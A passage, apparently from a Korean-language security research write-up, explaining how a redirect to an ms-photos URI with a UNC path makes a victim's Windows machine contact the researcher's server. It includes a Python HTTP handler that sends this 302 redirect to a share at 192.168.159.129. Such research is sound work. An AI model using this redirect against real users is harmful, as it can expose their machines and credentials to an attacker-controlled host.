

이것이 동작하는 이유는 우리 애플리케이션이 우리 서버의 UNC 경로를 포함하는 ms-photos URI 체계로 직접 리디렉션하기 때문입니다:
class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")
클라이언트 측 리디렉션: